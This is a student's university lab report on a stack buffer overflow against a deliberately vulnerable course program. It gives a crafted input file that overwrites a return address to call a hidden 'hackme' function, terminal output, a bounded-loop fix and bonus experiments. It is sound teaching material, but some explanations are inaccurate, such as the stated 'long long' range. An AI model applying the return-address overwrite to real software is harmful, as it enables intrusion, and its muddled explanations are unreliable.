

Computer Cyber Security

Project 4

Stack Overflow

12/05/2018

By: **Pranati Trivedi**


Acknowledgment: I acknowledge that all of the work including figures and codes belong to me and/or persons who are referenced.

Signature: PRANATI TRIVEDI

1. The modified input file 'data.txt'.

```
0x55
0x66
0x77
0x88
0x7f6d8ae56ab0
0xa00000005
0x7fff70338ee0
0x4005f6
0x01234567
0x137A687
A20424327
```

2. The screenshot of the successful stack overflow attack showing all output lines.



```
ubuntu@ece443: ~/prj04-src
Last login: Thu Nov 29 10:30:15 2018 from 10.0.2.2
ubuntu@ece443:~$ cd prj04-src/
ubuntu@ece443:~/prj04-src$ ls
buffer  buffer.c  build.sh  data.txt
ubuntu@ece443:~/prj04-src$ ./build.sh
ubuntu@ece443:~/prj04-src$ ./buffer<data.txt
hackme:      0X000000000004005F6
test return: 0X00000000000400698
a = 0X01234567
b = 0XFEDCBA9876543210
Before read:
v[0] = 0X00000000000000011
v[1] = 0X00000000000000022
v[2] = 0X00000000000000033
v[3] = 0X00000000000000044
v[4] = 0X00007FA006F6BAB0
v[5] = 0X00000005000000000
v[6] = 0X00007FFF155EF6C0
v[7] = 0X00000000000400698
v[8] = 0X0000000001234567
v[9] = 0XFEDCBA9876543210
After read:
v[0] = 0X00000000000000055
```

```
ubuntu@ece443: ~/prj04-src
v[0] = 0X0000000000000011
v[1] = 0X0000000000000022
v[2] = 0X0000000000000033
v[3] = 0X0000000000000044
v[4] = 0X00007FA006F6BAB0
v[5] = 0X0000000050000000
v[6] = 0X00007FFF155EF6C0
v[7] = 0X0000000000400698
v[8] = 0X0000000001234567
v[9] = 0XFEDCBA9876543210
After read:
v[0] = 0X0000000000000055
v[1] = 0X0000000000000066
v[2] = 0X0000000000000077
v[3] = 0X0000000000000088
v[4] = 0X00007F6D8AE56AB0
v[5] = 0X00000000A0000005
v[6] = 0X00007FFF70338EE0
v[7] = 0X00000000004005F6
v[8] = 0X0000000001234567
v[9] = 0X000000000137A687
A20424327 successfully overflow the stack!
Segmentation fault (core dumped)
ubuntu@ece443:~/prj04-src$
```

3. Procedure and setup of experiment.

1. I have installed Virtual Box and Putty and add ECE443 image file given by professor. Logged into the Ubuntu OS using credentials.

```
ubuntu@ece443: ~
login as: ubuntu
ubuntu@127.0.0.1's password:
Welcome to Ubuntu 16.04.5 LTS (GNU/Linux 4.4.0-131-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

122 packages can be updated.
77 updates are security updates.

New release '18.04.1 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Wed Dec  5 14:58:45 2018 from 10.0.2.2
ubuntu@ece443:~$
```

That is it uses some portion of our hard disk and RAM and allows user to operate on other OS like Ubuntu on their current system. I used Putty to as command prompt using SSH connection. WinSCP for file changes and to update.

2. I downloaded files using given commands extract them.

```
wget http://www.ece.iit.edu/~jwang/ece443-2018f/prj04-src.tgz
```

```
tar -zxf prj04-src.tgz
```

3. After that I run the example input file using given commands.

```
cd prj04-src/
```

```
ubuntu@ece443:~/prj04-src$ ls
```

```
./build.sh
```

```
./buffer < data.txt
```

```
ubuntu@ece443: ~/prj04-src
ubuntu@ece443:~/prj04-src$ ./build.sh
ubuntu@ece443:~/prj04-src$ ./buffer<data.txt
hackme:      0X000000000004005F6
test return: 0X00000000000400698
a = 0X01234567
b = 0XFEDCBA9876543210
Before read:
v[0] = 0X00000000000000011
v[1] = 0X00000000000000022
v[2] = 0X00000000000000033
v[3] = 0X00000000000000044
v[4] = 0X00000000000000000
v[5] = 0X00000000500000000
v[6] = 0X00007FFFACE83FB0
v[7] = 0X00000000000400698
v[8] = 0X0000000001234567
v[9] = 0XFEDCBA9876543210
After read:
v[0] = 0X00000000000000055
v[1] = 0X00000000000000066
v[2] = 0X00000000000000077
v[3] = 0X00000000000000088
v[4] = 0X00000000000000000
v[5] = 0X0000000A000000005
v[6] = 0X00007FFFACE83FB0
v[7] = 0X00000000000400698
v[8] = 0X0000000001234567
v[9] = 0XFEDCBA9876543210
ubuntu@ece443:~/prj04-src$
```

4 Discussion of Finding.

The goal of this project is to study about stack frames and craft an attack to cause stack overflow. The data.txt is used as an input file. The buffer.c code is the code in C language with some functions implemented in it. There is a main function which calls the test function. There is a separate test function which prints out 10 values each for “before read” and “after read”. The hackme function is responsible to print the CWID. The test function returns its address at the end of main function. While the hackme function is never being called inside the main function. So, the stack overflow is to be done in such a way that it returns back the return address of hackme function then it can be called to print out the CWID.

5 Explain the structure of the stack frames using the program output as an example. Why do we use the type 'long long' extensively in the program?

V[0] = input value
V[1] = input value
V[2] = input value
V[3] = input value

V[4] = input value
V[5] = garbage values stored in stack
V[6] = garbage values stored in stack
V[7] = return address of calling function
V[8] = value of a
V[9] = value of b

v[0] to v[4] are the input values from data.txt file. V[7] id the return address of the test/hackme function. V[8] is value of a. v[9] is value of b.

The data type ‘long long’ in C language has the capacity of 64 bits and has the range of $[-9,223,372,036,854,775,807, +9,223,372,036,854,775,807]$. It is used to store the long return addresses of the function, also to store the long hexadecimal values. With such a long range it can have capacity of storing high level 32-bit memory address and low level 32-bit memory address. Also, it helps in storing long stack values as the complier cannot assume how long the length of stack will be. Thus, long long is used extensively to store all such large values. The Linux convention, where 8-byte values are aligned on 4-byte boundaries was probably good for the i386, back when memory was scarce and memory interfaces were only 4 bytes wide.

6. What is the stack overflow vulnerability in the C program? How would you modify the C source code to correct it?


Stack overflow can be easily done on this C program. As we study the code, it is evident that the flaw lies in the “read” function of the program. The “for” loop of the read function has no limit up to which it should read. That is the variable “i” starts from 0 and increments it in every for loop. So, it will continue receiving as many values as possible as it does not check any condition for variable ‘i’. To overcome this vulnerability, the variable “i” should be bounded up to the size of input that the corresponding test function have. In this case there are 6 input parameters namely “u0” to “u5” and so variable “i” should be incremented up to 6 times only to avoid the overflow and prevent the segmentation fault. The following image shows the modification to be done to the code.

```

void read(long long v[])
{
    for (int i = 0; i <= 5; ++i)
        if (scanf("%llx", v+i) != 1)
            break;
}

```

The following image shows the output with same set of data.txt input file. As it is observed that there is no overflow and so no error of segmentation fault is obtained.



```

ubuntu@ece443: ~/prj04-src
ubuntu@ece443:~/prj04-src$ ./build.sh
ubuntu@ece443:~/prj04-src$ ./buffer<data.txt
hackme:      0X000000000004005F6
test return: 0X00000000000400698
a = 0X01234567
b = 0XFEDCBA9876543210
Before read:
v[0] = 0X0000000000000011
v[1] = 0X0000000000000022
v[2] = 0X0000000000000033
v[3] = 0X0000000000000044
v[4] = 0X00007FDE91944AB0
v[5] = 0X0000000500000000
v[6] = 0X00007FFD55BB24C0
v[7] = 0X00000000000400698
v[8] = 0X0000000001234567
v[9] = 0XFEDCBA9876543210
After read:
v[0] = 0X0000000000000055
v[1] = 0X0000000000000066
v[2] = 0X0000000000000077
v[3] = 0X0000000000000088
v[4] = 0X00007F6D8AE56AB0
v[5] = 0X0000000A00000005
v[6] = 0X00007FFD55BB24C0
v[7] = 0X00000000000400698
v[8] = 0X0000000001234567
v[9] = 0XFEDCBA9876543210
ubuntu@ece443:~/prj04-src$

```

7. Explain your attack, i.e. explain why you modify the input file in such a way.

As we study the stack frames, we learnt that the return address of 'test' function is returned on v[7]. And it takes the value of a and b for v[8] and v[9]. When the stack overflows, we get the segmentation fault. The stack overflow occurs when the call stack pointer exceeds the stack bound. The call stack consists of limited amount address space and when the code attempts to use more than available memory, it will exceed the stack memory resulting in either program crash or segmentation fault. This causes the stack to overflow. As it is noticed, the function returns the return address (400698) of test function to the v[7] array. After which it executes 'a' and 'b' values according to the test function.

Now, to attack the stack overflow and make the code to execute the hackme function instead of test function, we need to modify the return address so that it calls the hackme function. So, in the input file for the v[7] array, I added the return address of hackme function (4005F6). Now, when we try to run the code with this input file, it will cause the stack overflow and hackme function will be called instead of test.

To display the CWID (A20424327), the input data.txt file is modified to have the hexadecimal values of my CWID (137A687) for v[9]. As it can be seen that 'b' needs to be modified to display CWID. So, my CWID is written in hexadecimal format as the last input v[9] to the file. The hackme function is executed and it will display integer values for the given hexadecimal value of my CWID. Finally, we get the output mentioning that "A20424327 successfully overflow the stack!"


Bonus:

1. What is the purpose of the parameters 'u0' to 'u5' for both 'test' and 'hackme'?

Case 1: For “test” function:

U0 to u5 are six input parameters used to store values from input file. In the stack, they work as local variable of the function to store and return the parameter values to the main function. Based on number of input parameters varying from u0 to u5, the return address of the “test” function changes. More number of ‘u’ variables will push more input values to the stack giving higher return address and decreasing the ‘u’ variable as parameter will give lower return address. So, u0 to u5 input parameters helps us in maintaining a particular return address for “test” function even if stack overflow occurs. And thus, it will return the same address of the function each time the function is executed, irrespective of number of values in data.txt input file. For test function, it maintains the return address to ‘400698’.

As it is observed deleting two variable ‘u5’ and ‘u4’ from input parameter changes the return address to ‘400686’, while keeping the data.txt file unmodified.



```
ubuntu@ece443: ~/prj04-src
hackme: 0X00000000004005F6
test return: 0X0000000000400686
a = 0X01234567
b = 0XFEDCBA9876543210
Before read:
v[0] = 0X0000000000000011
v[1] = 0X0000000000000022
v[2] = 0X0000000000000033
v[3] = 0X0000000000000044
v[4] = 0X0000000000000000
v[5] = 0X0000000551892168
v[6] = 0X00007FFCA92DC180
v[7] = 0X000000000040068A
v[8] = 0X00000000004007D0
v[9] = 0X00007F39512C1830
After read:
v[0] = 0X0000000000000055
v[1] = 0X0000000000000066
v[2] = 0X0000000000000077
v[3] = 0X0000000000000088
v[4] = 0X00007F6D8AE56AB0
v[5] = 0X0000000A00000005
v[6] = 0X00007FFF70338EE0
v[7] = 0X00000000004005F6
v[8] = 0X00000000001234567
v[9] = 0X0000000000137A687
A20424327 successfully overflow the stack!
Segmentation fault (core dumped)
ubuntu@ece443:~/prj04-src$
```

```

/home/ubuntu/prj04-src/buffer.c - ubuntu@127.0.0.1 - Editor - WinSCP
printf("%08d successfully overflow the stack!\n", cwid);
}

void read(long long v[]);
void test( long long u0, long long u1, long long u2,
          long long u3,
          int a, long long b);

int main()
{
    printf("hackme:      0x%016llx\n", (long long)hackme);
    printf("test return: 0x%016llx\n", -4+(long long)&&test_return);

    test(0, 0, 0, 0, 0x01234567, 0xfedcba9876543210LL);

test_return:
    return 0;
}

void test(
    long long u0, long long u1, long long u2,
    long long u3,
    int a, long long b)
{

```

Case 2: For “heckme” function:

As we know the ‘hackme’ function is never directly called in our main function. It is not executed until stack overflow occurs. So, it won’t be taking all the values of ‘data.txt’ file and won’t change the return address of ‘hackme’ function. So, in this case, when we delete the input variable ‘u5’ from input parameters, it will make a difference in total number of input parameters for that function. That is previously without modification there are 7 input parameters (u0 to u5 and cwid) and now on deleting u5 it will have 6 input parameters (u0 to u4 and cwid). So, when stack overflow occurs it will take for the next input from data.txt file, but as there are only 6 parameters now, it won’t be taking any value for ‘cwid’ variable from data.txt file. In that case, it will return by-default value of ‘cwid’ variable to the program. Here is the screenshot showing that when ‘u5’ is deleted, we see ‘A00000000’ as the output for cwid. So, for “hackme” function, input parameters ‘u0’ to ‘u5’ merely work as inputs from data.txt file, when stack overflow occurs.

```

#include <stdio.h>

void hackme(
    long long u1, long long u0 , long long u3 ,
    long long u2,
    int cwid)
{
    printf("%08d successfully overflow the stack!\n", cwid);
}

void read(long long v[]);
void test( long long u0, long long u1, long long u2,
          long long u3, long long u4, long long u5,
          int a, long long b):

```

```
ubuntu@ece443: ~/prj04-src
hackme: 0X00000000004005F6
test return: 0X0000000000400696
a = 0X01234567
b = 0XFEDCBA9876543210
Before read:
v[0] = 0X0000000000000011
v[1] = 0X0000000000000022
v[2] = 0X0000000000000033
v[3] = 0X0000000000000044
v[4] = 0X00007F2868697AB0
v[5] = 0X0000000500000000
v[6] = 0X00007FFD7B49D140
v[7] = 0X0000000000400696
v[8] = 0X0000000001234567
v[9] = 0XFEDCBA9876543210
After read:
v[0] = 0X0000000000000055
v[1] = 0X0000000000000066
v[2] = 0X0000000000000077
v[3] = 0X0000000000000088
v[4] = 0X00007F6D8AE56AB0
v[5] = 0X0000000A00000005
v[6] = 0X00007FFF70338EE0
v[7] = 0X00000000004005F6
v[8] = 0X0000000001234567
v[9] = 0X000000000137A687
A00000000 successfully overflow the stack!
Segmentation fault (core dumped)
ubuntu@ece443:~/prj04-src$
```

If we add two parameters 'u6' and 'u7' then we see that it takes the next input value from data.txt as the value for cwid. The decimal value of last input of data.txt "0x1575008" is printed for cwid.

```
#include <stdio.h>

void hackme(
    long long u1, long long u0, long long u3,
    long long u2, long long u4, long long u5, long long u6, long long u7,
    int cwid)
{
    printf("A%08d successfully overflow the stack!\n", cwid);
}

/home/ubuntu/prj04-src/d
0X55
0X66
0X77
0X88
0x7f6d8ae56ab0
0xa00000005
0x7fff70338ee0
0x00000000004005f6
0X01234567
0x137A687
0x1475006
0x1575008
A20424327
```

```
ubuntu@ece443: ~/prj04-src
hackme:      0X00000000004005F6
test return: 0X000000000040069A
a = 0X01234567
b = 0XFEDCBA9876543210
Before read:
v[0] = 0X0000000000000011
v[1] = 0X0000000000000022
v[2] = 0X0000000000000033
v[3] = 0X0000000000000044
v[4] = 0X0000000000000000
v[5] = 0X0000000050000000
v[6] = 0X00007FFE8A4AABB0
v[7] = 0X000000000040069A
v[8] = 0X0000000001234567
v[9] = 0XFEDCBA9876543210
After read:
v[0] = 0X0000000000000055
v[1] = 0X0000000000000066
v[2] = 0X0000000000000077
v[3] = 0X0000000000000088
v[4] = 0X00007F6D8AE56AB0
v[5] = 0X0000000A00000005
v[6] = 0X00007FFF70338EE0
v[7] = 0X00000000004005F6
v[8] = 0X0000000001234567
v[9] = 0X000000000137A687
A22499336 successfully overflow the stack!
Segmentation fault (core dumped)
ubuntu@ece443:~/prj04-src$
```